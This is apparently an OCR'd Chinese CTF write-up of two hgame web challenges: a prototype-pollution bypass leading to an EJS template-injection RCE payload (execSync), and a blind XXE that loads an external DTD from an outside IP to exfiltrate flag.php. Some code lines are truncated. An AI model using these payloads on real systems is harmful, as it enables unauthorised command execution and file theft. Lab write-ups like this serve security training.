1. web第一题 原型链污染漏洞prototypepollution
   漏洞函数:

   function merge(target, source) { for (let key in source) {

```
    // Prevent prototype pollution
    if (key === '__proto__') {
        throw new Error("Detected Prototype Pollution")
    }
    if (key in source && key in target) {
        merge(target[key], source[key])
    } else {
        target[key] = source[key]
    }


}
```

}

利用点:


```
app.all("/login", (req, res) => {
if (req.method == 'POST') {
    // save userinfo to session
    let data = {};
    try {
        merge(data, req.body)
    } catch (e) {
        return res.render("login", {message: "Don't pollution my shared diary!"}
    }
    req.session.data = data

    // check password
    let user = {};
    user.password = req.body.password;
    if (user.password=== "testpassword") {
        user.role = 'admin'
    }
    if (user.role === 'admin') {
        req.session.role = 'admin'
        return res.redirect('/')
    }else {
        return res.render("login", {message: "Login as admin or don't touch my s
    }
}
res.render('login', {message: ""});
```

});

原型链污染，过滤了__proto__
构造payload:

{ "constructor":{ "prototype":{ "username":"123", "role":"admin" } } }




```
POST /login HTTP/1.1
Host: week-4.hgame.lwsec.cn:30025
Content-Length: 77
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://week-4.hgame.lwsec.cn:30025
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; W
Accept: text/html,application/xhtml+xml,app
Referer: http://week-4.hgame.lwsec.cn:30025
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "constructor":{
    "prototype":{
      "username":"123",
      "role":"admin"
    }
  }
}
```


```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Set-Cookie: session=s%3A546XqSi1ZbGIkQqT5V-K63_
Date: Mon, 06 Feb 2023 04:37:09 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/">/</a>
</p>
```

登录上去发现是个模板注入（服务器端模板注入，Server-Side Template Injection，ssti）



payload： diary=<%= global.process.mainModule.constructor._load('child_process').execSync('cat /flag')%>



```
POST / HTTP/1.1
Host: week-4.hgame.lwsec.cn:30025
Content-Length: 94
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://week-4.hgame.lwsec.cn:30025
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://week-4.hgame.lwsec.cn:30025/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=
s%3A546XqSi1ZbGIkQqT5V-K63_uLXZvk6HE.a1eYsTL4PT%2BQuwuOUGiS6aTgdFh
uAPcyas1M6p%2Bozp0
Connection: close

diary=<%=
global.process.mainModule.constructor._load('child_process').execS
ync('cat /flag')%>
```

```
 Hello 123!
/h1>
nr>
n1>
 <div>
   hgame{N0tice_prototype_pollution&amp;&amp;EJS_server_template_
 </div>
/h1>
or>
form method="POST">
 <div class="form-group">
   <div class="input-group mb-3">
     <input type="text" class="form-control" name="diary" placeho
     <div class="input-group-append">
       <button class="btn btn-outline-secondary" type="sumbit">
         Update
       </button>
     </div>
   </div>
 </div>
/form>
orm>
>
ot src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integri
ipt>
ot src="https://cdn.jsdelivr.net/npm/popper.js@1.12.9/dist/umd/po
```


hgame{N0tice_prototype_pollution&amp;&amp;EJS_server_template_injection} 其中&amp是实体编码，解码之后就是& 2. web第二题 无回显XXE，flag在flag.php xxe.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=flag.ph
```

"> payload:

```
    <!DOCTYPE convert [
    <!ENTITY % remote SYSTEM "http://39.101.70.33:1234/xxe.dtd"> %remote; %int;
]>

    <user><name>1</name><email>1</email><content>1</content></user>
```



```
<?php
    $flag1 = "hgame{Be_Aware_0f_XXeBl1nd1njecti0n}";
?>root@yhp:~# 
```